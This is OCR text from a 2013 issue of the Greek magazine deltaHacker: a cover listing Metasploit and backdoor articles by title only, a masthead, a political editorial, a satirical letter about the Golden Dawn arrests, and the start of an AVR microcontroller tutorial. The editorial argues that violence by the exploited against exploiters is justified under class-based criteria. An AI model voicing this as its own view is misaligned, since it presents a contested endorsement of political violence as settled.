all rights reversed

HACKER

Οκτώβρης 2013 # Τιμή τεύχους 4€

τεύχος 025 - Temporal Distortion Edition



_Συστηματικές_επιθέσεις στα_Windows_[*]_

Απόδραση από το Arduino

Δημιουργία μη-ανιχνεύσιμων backdoors

Ικανότατο media center με το Raspberry Pi

| [*] Με την αγάπη μας, το Metasploit -- κι όχι μόνο!

all rights reversed

HACKER

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (ΤΜ), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55133, Καλαμαριά. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Δείτε το **deltaCast s01e11 | MetaSentials**
http://deltahacker.gr/deltacast-s01e11



deltahacker.gr
Hack is back

Μαθήματα (εναλλακτικής) Ιστορίας

Ρωμαϊκή αυτοκρατορία, 73 π.Χ.

Ένας δούλος από τη Θράκη, ο Σπάρτακος, αγανακτισμένος με τις δυσλειτουργίες και την αναξιοκρατία της Ρωμαϊκής αυτοκρατορίας, εφευρίσκει την έννοια του "ενεργού δούλου": Ο ενεργός δούλος σέβεται τη διαφορετικότητα (μεταξύ αφεντικών και δούλων), ενώ φροντίζει ο ίδιος για τη βελτίωση της ζωής του χωρίς να προβάλλει παράλογες απαιτήσεις για δικαιώματα κι ελευθερίες. Ο ενεργός δούλος σκέφτεται και προβληματίζεται, δεν χάνει ευκαιρία να εκφράζει την άποψή του (ειδικά όταν τον καλούν σε συμπόσια για να γελάσουν μαζί του) μα, πάνω απ' όλα, ακούει και σέβεται την αντίθετη άποψη. Το κίνημα του Σπάρτακου συγκινεί. Η Σύγκλητος θεσμοθετεί πλαφόν στο πλήθος των ημερησίων μαστιγωμάτων, φροντίζει για τον ισομερή καταμερισμό των καταναγκαστικών έργων στους δούλους και μεριμνά για την ετήσια διανομή ενός λευκού τριαντάφυλλου στον καθένα — διότι και οι συμβολικές κινήσεις έχουν την αξία τους.



Pollice Verso - Jean-Léon Gérôme

Γαλλία, 1789 μ.Χ.

Ο Λουδοβίκος ΙΣΤ' δείχνει την ευελιξία που χαρακτηρίζει τη Μοναρχία όταν διακυβεύεται η "κοινωνική συνοχή". Ο μονάρχης διατάζει τη σύγκληση των Γενικών Τάξεων στις Βερσαλλίες, ώστε εκπρόσωποι των κοινωνικών τάξεων της Γαλλίας να βρεθούν στο τραπέζι του διαλόγου. Η συνάντηση κυλά ομαλά, με μόνη παρασπονδία την ακραία στάση των εκπροσώπων της τρίτης τάξης. Οι ανεύθυνοι εξτρεμιστές, με το επιχείρημα ότι εκπροσωπούν το 98% του πληθυσμού, απαιτούν τη μετατροπή της συνάντησης σε Εθνοσυνέλευση, από την οποία θα προέκυπτε Σύνταγμα και η κατοχύρωση βασικών ανθρωπίνων δικαιωμάτων για όλους τους Γάλλους. Ταυτόχρονα, μεγάλη μερίδα του κόσμου στο Παρίσι ξεσηκώνεται: Σπουδαίοι καλλιτέχνες ζωγραφίζουν με μανία επαναστατικά έργα, οι γκαλερί πλημμυρίζουν με κόσμο και απλοί πολίτες, σε μία κίνηση ύψιστης συμβολικής σημασίας, παραδίδονται στη φυλακή της Βαστίλης. Όπλο των εξεγερμένων είναι ο ρεαλισμός και η λογική: "Αν η απαίτηση για κατάργηση της Μοναρχίας είναι παράλογη και παράνομη, πρέπει να φυλακιστούμε!". Ο Λουδοβίκος αρνείται την ουτοπική διεκδίκηση, αλλά εκτιμά την ώριμη στάση των ξεσηκωμένων. Αφού εξαφανίζεται κάθε ίχνος αντίστασης, το μοναρχικό καθεστώς ξεκινά εκστρατεία για την καταπολέμηση της μισαλλοδοξίας και την ενίσχυση των κοινωνικών δεσμών.



Eugène Delacroix - La liberté guidant le peuple

Ελλάδα, 1821 μ.Χ.

Οι υποδουλωμένοι Έλληνες αρχίζουν να πλημμυρίζουν τις πλατείες. Σύνθημά τους η από καρδιάς κραυγή: "Φτάνει πια!". Η δράση τους συγκλονίζει την παγκόσμια κοινή γνώμη και ακτιβιστές από κάθε γωνία του πλανήτη καταφθάνουν με πολύχρωμα πλακάτ, τύμπανα και σφυρίχτρες. Αποκορύφωμα της επαναστατικής δράσης αποτελεί η (λελογισμένη) χρήση πυροτεχνημάτων. Ο Σουλτάνος, απόλυτος άρχοντας της Οθωμανικής αυτοκρατορίας, δεν μένει ασυγκίνητος: Αναγνωρίζει το δίκιο των επαναστατημένων, αναλογίζεται ότι η καταδυνάστευση των Ελλήνων είχε παρατραβήξει κι ότι θα πρέπει, κάποια στιγμή να τερματιστεί. Η λογική επικρατεί για μία ακόμη φορά και, χωρίς πολλά-πολλά, τα Οθωμανικά στρατεύματα αποχωρούν και παραδίδουν την εξουσία στους Έλληνες.



Georg Perlberg - Battle Scene from the Greek war of Independence

[...]

Χαμογελάτε, ε; Καταλαβαίνουμε. Είναι επειδή η κοινωνική εξέλιξη εκδηλώθηκε πολύ διαφορετικά στην πραγματική Ιστορία, η οποία είναι γεμάτη από βίαιες συγκρούσεις. Κι εδώ που τα λέμε, εκδηλώθηκε διαφορετικά διότι κανένας εκμεταλλευτής δεν παραδίδει την εξουσία οικειοθελώς. Ακριβώς γι' αυτό, η ιστορία δεν θα μπορούσε να εξελιχθεί διαφορετικά. Υπάρχουν, ωστόσο, αρκετοί που προσπαθούν να μας πείσουν για το αντίθετο. Κανένας από αυτούς δεν αναπαράγει την Ιστορία με τον τρόπο που την παρουσιάσαμε παραπάνω αλλά, συχνά-πυκνά, προβάλλουν απόψεις που θα ταίριαζαν μόνο σ' ένα φανταστικό Σύμπαν. Αναφερόμαστε στη λογική του "καταδικάζουμε τη βία απ' όπου κι αν προέρχεται", που είναι εντελώς ανιστόρητη κι άκρως επικίνδυνη.

Επικίνδυνη για όλους; Φυσικά και όχι. Ας το σκεφτούμε λίγο: Ποιος κινδυνεύει απ' αυτή την άποψη και ποιος ευνοείται από τη διάδοσή της; Η καταδίκη της βίας "απ' όπου κι αν προέρχεται" εξισώνει τον εκμεταλλευτή με τον εκμεταλλευόμενο. Κι επειδή οι εκμεταλλευ-

τές έχουν εξ ορισμού την εξουσία, έχουν όλους τους μηχανισμούς καταστολής στα χέρια τους, όπως και πολλές (φανερές και κρυφές) εφεδρείες. Έχουν, λόγου χάρη, την αστυνομία, που συλλαμβάνει μαθητές και ρίχνει χημικά σε επί μήνες απλήρωτους εργάτες, μόνο και μόνο επειδή τόλμησαν να πλησιάσουν ένα δημόσιο διοικητικό κτίριο. Έχουν όμως και τους φασίστες, να λυσσάνε απέναντι σε κάθε σωματείο που διεκδικεί αξιοπρεπείς μισθούς και δικαιώματα, αντίστοιχα της επιστημονικής και τεχνολογικής προόδου της εποχής μας. Έχουν τους φουσκωτούς "Ελληναράδες", που στήνουν σύγχρονα δουλεμπορικά γραφεία κι εκμεταλλεύονται απελπισμένους εργάτες, πρόθυμους να δουλέψουν με 17 ευρώ μεροκάματο. Ναι, μιλάμε για τους χρυσαυγίτες, που τρομοκρατούν, δέρνουν και στο τσακίρ κέφι δολοφονούν. Και κάπως έτσι, όσοι καταδικάζουν τη βία "απ' όπου κι αν προέρχεται", επιδιώκουν μια ακόμα εξίσωση: Αυτή μεταξύ των υπερασπιστών των εκμεταλλευτών από τη μία και των εκμεταλλευομένων από την άλλη, οι οποίοι οργανώνονται κι αντιστέκονται. Πιστεύουμε ότι είναι ξεκάθαρο ποιος κινδυνεύει απ' αυτή την άποψη.

Νομίζετε τώρα ότι, εμείς, επικροτούμε τη βία, απ' όπου κι αν προέρχεται; Αν ναι, τότε μάλλον μάς έχετε παρεξηγήσει. Αυτή η αντίληψη είναι εξίσου λανθασμένη. Θυμηθείτε την Ιστορία — αλλά την πραγματική. Σε ποιον θα δίνατε δίκιο για τη χρήση βίας και σε ποιον θα δίνατε άδικο; Αυτή την ερώτηση δεν την θέτουμε γιατί περιμένουμε ν' ακούσουμε διαφορετικές απόψεις. Είμαστε σίγουροι ότι όλοι θα απαντήσουν με τον ίδιο τρόπο. Το ερώτημα όμως έχει μεγάλη αξία, γιατί αν σκεφτούμε καθαρά και συστηματικά —έτσι εξάλλου πρέπει να σκέφτεται κάθε χάκερ που σέβεται τον εαυτό του—, θα διακρίνουμε ξεκάθαρα τη λογική με την οποία μπορεί ν' αποφασίζει κανείς για το αν ένας πόλεμος είναι δίκαιος ή άδικος. Τα κριτήρια για τη λήψη αυτής της απόφασης περιλαμβάνουν το ποιος διεξάγει τον πόλεμο (ποια κοινωνική τάξη), το γιατί (με ποιον σκοπό) και το πότε (σε ποιες ιστορικές συνθήκες).


Όχι, δεν αλλάξαμε κουβέντα. Μιλήσαμε για τον πόλεμο, διότι κάτι αντίστοιχο ισχύει και για τη βία γενικότερα. Το αν η χρήση της είναι δίκαιη ή άδικη, το αν θα την δεχτούμε ή θα την καταδικάσουμε, συνδέεται με το αν αυτός που τη χρησιμοποιεί είναι εκμεταλλευτής ή εκμεταλλευόμενος. Εξίσου σημαντικό ρόλο παίζει το γιατί επιστρατεύεται η βία. Διότι αν ένας εκμεταλλευόμενος αξιοποιεί τη βία μόνο και μόνο για να πάρει τη θέση του εκμεταλλευτή, τότε η χρήση της είναι και πάλι άδικη. Τέλος, το ίδιο κρίσιμες είναι και οι περιστάσεις στις οποίες αξιοποιείται η βία. Βλέπετε, αν οι εκμεταλλευόμενοι που θέλουν να καταργήσουν τους εκμεταλλευτές (μέχρι εδώ ικανοποιούνται τα πρώτα δύο κριτήρια) χρησιμοποιούν τη βία σε περιστάσεις που δεν εξυπηρετούν τον τελικό σκοπό, τότε έχουν και πάλι άδικο.

Σκεφτείτε το.



POST CAR

THE ADDRESS TO BE WRITTEN ON THIS SIDE





σνέλ μέλ

Αγαπητοί μου,

Αυτές τις μέρες το να κυκλοφορεί κανείς στους δρόμους είναι επικίνδυνο.

Από πυλωτή σε πυλωτή, και ξυστά στον τοίχο κάτω από τα μπαλκόνια. Αλλιώς δεν πας πουθενά. Να περάσεις, δε, απέναντι, ούτε λόγος. Παρακινδυνευμένο.

Γίνεται χαμός.

Πέφτουν όλοι από τα σύννεφα.

Ακόμα κι εγώ, αγαπητοί μου.

Όταν ετοίμαζα την τελευταία μου επιστολή σκεφτόμουν ότι στην επόμενη θα σας μιλούσα για τον Σεπτέμβριο, τα πρωτοβρόχια, την διψασμένη Γης με τα κουρασμένα της σπαρτά, τα σχολειά που ξανανοίγουν, την νέα αρχή, και λοιπά και λοιπά και λοιπά -- όλα αυτά, after all, που καθιστούν την Γαλανή μας Πατρίδα (ΤΜ) τόσο Γαλανή αλλά και τόσο Πατρίδα (μας).

Αίφνης, το μόνο, πλέον, για το οποίο μπορώ να σας γράψω με σιγουριά είναι πως έχουμε πράγματι Σεπτέμβριο και πως είμαστε καθισμένοι στην τραπεζαρία, εγώ με την γραφομηχανή και η εξαδέλφη με το λάπτοπ της, και περιμένουμε το φαγητό.

Σήμερα, ανήμερα του Οσίου Κυριάκου του Αναχωρητή, όλα τα υπόλοιπα είναι υπό αίρεσιν. Εκτός από την μητέρα της εξαδέλφης, που ετοιμάζει Ινδική Μακαρονάδα με πίκλες και τόνο (ΤΜ).

Πρόκειται για ένα πιάτο δικής της επινόησης που περιλαμβάνει συνδυασμούς διαφόρων υλικών, ανάλογα με το τι έχει στο ψυγείο. Συνήθως έχει μακαρόνια (καλύτερα: λινγκουίνι), λάδι, τόνο από κονσέρβα, ποικίλες ινδικές πίκλες (πράσινο τσίλι, σκόρδο, μάνγκο, μελιτζάνα, ή ό,τι άλλο), φρέσκο τσίλι, μαύρο πιπέρι χοντροκομμένο, σπόρους μουστάρδας, κάπαρη και λίγο ξύδι.

Είναι καυτερή σαν τη φωτιά, γι αυτό και πρέπει να έχεις από δίπλα γιαούρτι ή ψωμί γιατί αλλιώς υποφέρεις. Συνοδεύεται με δροσερή πράσινη σαλάτα, και δυνατή, παγωμένη μπύρα.

Η βασική δυσκολία είναι να βρει κανείς το φρέσκο τσίλι και τις ινδικές πίκλες. Η μητέρα της εξαδέλφης, που είναι Ινδουίστρια, τα βρίσκει αυτά στην Σοφοκλέους χαμηλά, εκεί που έχουν ανοίξει όλα τα ινδοπακιστανικά μαγαζιά. Φοράει το σάρι της και πηγαίνει μια φορά στις δυό-τρεις βδομάδες. Την έχουν μάθει και την υποδέχονται με χαμόγελα γάτου του Τσέσαϊρ.

Σήμερα ήθελε να προσθέσει και λίγο από το τσίλι φάντασμα που έφερε από το Λονδίνο (το «μπουτ τζολόκια» που σας έλεγα την άλλη φορά), αλλά ευτυχώς την τελευταία στιγμή το μυριστήκαμε και την αποτρέψαμε.

Τέλος πάντων. Λοιπόν, έχουν έρθει τα πάνω κάτω. Ακόμα και το ότι έχουμε Σεπτέμβριο. Επί του παρόντος ισχύει, αλλά όχι για πολύ. Τελειώνει, βλέπετε.

Αλλά δεν είναι το μόνο.

Σνέιλ μέιλ

Αγαπητοί μου, δεν σκοπεύω να το παίξω ψύχραιμος και αποστασιοποιημένος. Καλό πράγμα η αποστασιοποίηση, όπως μας έχει διδάξει ο Μπρέχτ, αλλά υπάρχουν περιστάσεις που η συναισθηματική συμμετοχή του θεατή στα δρώμενα όχι μόνο αναμένεται αλλά προβλέπεται και συνιστάται. Εστω και για λίγο.

Ναι λοιπόν, βλέποντας σήμερα το πρωί τον Χρυσαβγό Ηγέτη να οδηγείται σιδηροδέσμιος στον ανακριτή δεν μπορούσα παρά να νοιώσω ανακούφιση -- και φυσικά χαρά.

Λέτε να τελειώνει και η ιστορία με τα Χρυσά Αβγά;

Έπρεπε να χάσει τη ζωή του ένα νέο παιδί για να γίνει αυτό; Το αυτονόητο; Να ξυπνήσουν, δηλαδή, οι καθ' ύλην αρμόδιοι και να κάνουν τη δουλειά τους;

Χαίρομαι, που λέτε, αγαπητοί μου, αλλά δεν παραμυθιάζομαι. Το γνωρίζω καλά το βασίλειο της Δανιμαρκίας.

Ούτε παραμυθιάζομαι, ούτε ξεχνάω.

Δεν ξεχνάω, ας πούμε, πως οι τριαντα-τόσοι φάκελοι που αξιώθηκε να στείλει στον Άρειο Πάγο την περασμένη βδομάδα ο Υπουργός --η απλή όσο και αυτονόητη αυτή ενέργεια-- δεν γράφτηκαν εκείνη την ημέρα. Ήταν φάκελοι που αράχνιαζαν σε συρτάρια και φοριαμούς επί μήνες και χρόνια. Φάκελοι για δολοφονίες, επιθέσεις, προκλήσεις, τραυματισμούς, εκβιασμούς, μαστρωπία, πούλημα προστασίας.

Οι μάρτυρες που άρχισαν να προσέρχονται ο ένας μετά τον άλλο στο γραφείο του αντεισαγγελέα δεν έλεγαν καινούργια πράγματα. Ελεγαν πράγματα που όλοι τα ήξεραν αλλά που όλοι έκαναν σα να τα άκουγαν πρώτη φορά.

Πέφτουν τώρα όλοι από τα σύννεφα. Κοιτάζουν έκπληκτοι σαν τις στρουθοκαμήλους. Απορούν. Ναζιστικό μόρφωμα σου λένε σήμερα όλοι, έστω κι αν μέχρι πριν λίγες μέρες, ακόμα και μετά την δολοφονία στο Κερατσίνι, μερικοί είχαν ευχάριστα όνειρα φαντασιωνόμενοι συνευρέσεις και συνεργασίες.

Το ξέρω, που λέτε, καλά το βασίλειο της Δανιμαρκίας. Έχει γίνει ένα πρώτο βήμα, αλλά έχουμε ακόμα δρόμο μπροστά μας.

Πρώτα πρώτα, θα πρέπει, μόλις καταλαγιάσει ο κουρνιαχτός, να μας απαντήσει κάποιος τι περιμένανε τόσο καιρό. Περιμένανε νεκρό; Οι νεκροί μετανάστες δεν τους έκαναν;



Όχι ένας, όχι δύο.

Τέσσερις.

Εκ των οποίων ο ένας έχασε τη ζωή του ενώ βρισκόταν στα χέρια της Αστυνομίας, όπου είχε πάει αυτοβούλως για να καταγγείλει ότι τον είχανε χτυπήσει.

Το αντιλαμβάνεστε αυτό, αγαπητοί μου; Ο άνθρωπος έφαγε ξύλο, πήγε στην αστυνομία να το καταγγείλει, τον συλλάβανε (!) και δύο μέρες μετά ήταν νεκρός.

Και δεν κουνήθηκε φύλλο. Οι μετανάστες βλέπετε δεν μετράνε. Αν μάλιστα ήταν και παράνομοι, πηγαίνανε γυρεύοντας. Τα θέλανε και τα πάθανε.

Δανιμαρκία. Όμορφη. Ωραία. Γαλανή.

Μετά είναι η αστυνομία.

Τις ψάχνει, λέει, τις υποθέσεις η Διεύθυνση Εσωτερικών Υποθέσεων. Έγιναν συλλήψεις. Πέσανε κεφάλια. Ναι καλά που μου το είπατε και ησύχασα.

Τι σας έγραφα την περασμένη φορά; Για συστημικό ρατσισμό δεν σας έγραφα; Για την Διεύθυνση Εσωτερικών Υποθέσεων δεν σας έγραφα; Ούτε μάντης να ήμουνα.

Αφού από το πρωί η εξαδέλφη με κοιτάει στραβά.

«Τώρα εσύ πώς το εξηγείς αυτό», μου λέει σε κάποια στιγμή. «Κι αυτό σύμπτωση; Με το που έγραψες για συστημικό ρατσισμό, βαλθήκανε να τον ξηλώσουν.»

«Ναι καλά μην τον ξηλώσουν. Αν πράγματι είναι συστημικός, δεν μπορεί να αντιμετωπιστεί ενδο-συστημικώς. Χρειάζεται να ξεκινήσει κανείς εκτός του συστήματος.»

«Και πώς γίνεται αυτό;»

«Θεσμοθετώντας ένα δεύτερο σύστημα ελέγχου, διακριτό από το πρώτο.»

«Δεν τον είπαν συστημικό πάντως τον ρατσισμό», ακούστηκε από την κουζίνα η μητέρα της εξαδέλφης. «Κάπως αλλιώς τον λέγανε.»

«Ναι», είπα εγώ. «'Θεσμικό'. Αλλά το 'συστημικός' μου φαίνεται καλύτερο. Πιο ακριβές και ταυτόχρονα πιο γενικό.»

«Κοίτα», συνέχισα, γυρίζοντας στην εξαδέλφη. «Οι άνθρωποι τείνουν γενικά να προτιμούν τις εύκολες λύσεις και το πασάλειμμα. Αυτό νομίζω πως ισχύει παντού. Αν δεν υπήρχε κάτι να μας τσεκάρει κάθε λίγο --δεν ξέρω τι είναι αυτό το κάτι, πες το όπως θες: γείτονες, γονείς, δάσκαλοι, εκκλησία, αστυνομία-- θα κοιμόμαστε όλοι, όλη μέρα. Το να φτιάξεις ένα σύστημα, όπως, π.χ., η Αστυνομία, και να περιμένεις να λειτουργεί σωστά και επ' αόριστον από μόνο του, είναι ματαιοπονία. Απλά πράγματα. Ένας πραγματικά αποτελεσματικός μηχανισμός ελέγχου της Αστυνομίας και αποτροπής της αστυνομικής αυθαιρεσίας δεν γίνεται να είναι, ο ίδιος, κομμάτι της αστυνομίας. Κατά τον ίδιο τρόπο που το Εθνικό Συμβούλιο Ραδιοτηλεόρασης δεν γίνεται να είναι, το ίδιο, ραδιοτηλεοπτικός σταθμός. Ένα κι ένα κάνει δύο.»

«Λοιπόν. Αφήστε τα πολιτικά τώρα, και καθίστε στο τραπέζι», ακούστηκε ξανά η θεία. «Θα κρυώσει το φαγητό.»

«Καθισμένοι είμαστε», διαμαρτυρηθήκαμε ανυπόμονα: Η Ινδική Μακαρονάδα με πίκλες και τόνο (TM) ήταν έτοιμη.

Ανοίξαμε την μπύρα, φέραμε από δίπλα τη σαλάτα, το ψωμί και το γιαούρτι και αρχίσαμε να τρώμε.

Για λίγο επικράτησε ησυχία.

«Κι αν τους αφήσουν ελεύθερους;» αναρωτήθηκε κάποια στιγμή η μητέρα της εξαδέλφης.

«Να έχεις εμπιστοσύνη στην Δικαιοσύνη και τους θεσμούς», απάντησα εγώ απλώνοντας το χέρι να πιάσω το γιαούρτι.


Σας ασπάζομαι

Θείος Ακάκιος


Τα επεισόδια του deltaCast, μοιάζουν με ταινίες.
Στη διάρκεια -- όχι στην ποιότητα.
deltaCast s01e11
MetaSentials!
http://deltahacker.gr/category/deltacast

Skill: Intermediate
Tags: avr-gcc, avra, avrdude, winavr, atmel studio, avrasm, fuse calculator

by Spir@lEvolut10n



Ξεφύγετε από το Arduino!


Για τα ηλεκτρονικά σας πρότζεκτ, υπάρχουν πολλοί λόγοι για να στραφείτε στους "bare metal" AVR. Θα σας δώσουμε δύο: Από τη στιγμή που έχετε ήδη ένα Arduino, δεν θα χρειαστεί να αγοράσετε τίποτα. Επίσης, τα απαιτούμενα εργαλεία ανάπτυξης διατίθενται τόσο για Linux, όσο και για Windows. Να σας δώσουμε κι έναν τρίτο λόγο; Ξεπερνώντας τους περιορισμούς που θέτει η χρήση του Arduino, θα μπορείτε να καταπιαστείτε με *πολύ* πιο φιλόδοξες κι εντυπωσιακές κατασκευές.

Μην μας παρεξηγείτε. Δεν τα βάλαμε με το Arduino, ούτε πιστεύουμε ότι έχουμε εξαντλήσει τη χαρά και τις γνώσεις που προσφέρει η ενασχόληση με αυτό. Πιστεύουμε όμως ότι όσο παίζει κανείς με μια τέτοια πλατφόρμα, αποκτά όλο και περισσότερες γνώσεις, γίνεται πιο απαιτητικός και θέτει συνεχώς υψηλότερους στόχους. Εμείς, για παράδειγμα, έχουμε ορισμένες ιδέες για τα επόμενα τεύχη, οι οποίες απαιτούν μεγαλύτερη ταχύτητα και σαφώς περισσότερους ακροδέκτες. Βλέπετε, το pixel clock σε μια υποτυπώδη κάρτα VGA —και για τη χαμηλότερη δυνατή ανάλυση— ανέρχεται στα 25MHz, ενώ το Arduino τρέχει μόλις στα 16MHz. Εξάλλου, η διασύνδεση με μια εξωτερική μνήμη (για τις ανάγκες μιας frame buffer, λόγου χάρη) απαιτεί παραπάνω port pins από αυτά που προσφέρει το Arduino. Αυτά τα ζητήματα, όμως, καθώς και πολλά άλλα, άκρως ενδιαφέροντα και διδακτικά, θα μας απασχολήσουν στο (κοντινό) μέλλον. Σε αυτό το άρθρο θα δούμε πώς μπορούμε να ξεπεράσουμε τους περιορισμούς που θέτει η πλατφόρμα του Arduino. Στο κάτω-κάτω, ακόμα κι αν δεν σκοπεύετε να υλοποιήσετε τις προχωρημένες κατασκευές που θα παρουσιάσουμε στα επόμενα τεύχη, είμαστε σίγουροι ότι δεν θέλετε να κάνετε σπατάλες. Αναρωτιέστε που κολλάει αυτό; Σκεφτείτε ότι ένας φτηνός (κινέζικος) κλώνος του Arduino κοστίζει περί τα 14 ευρώ, ενώ ο "εγκέφαλός" του κοστίζει μόλις 5 ευρώ. Δεν θα ήταν προτιμότερο αν για κάθε κατασκευή αγοράζαμε *μόνο* τον μικροελεγκτή κι όχι ολόκληρο το Arduino;

Πονάει χέρι, κόβει χέρι!

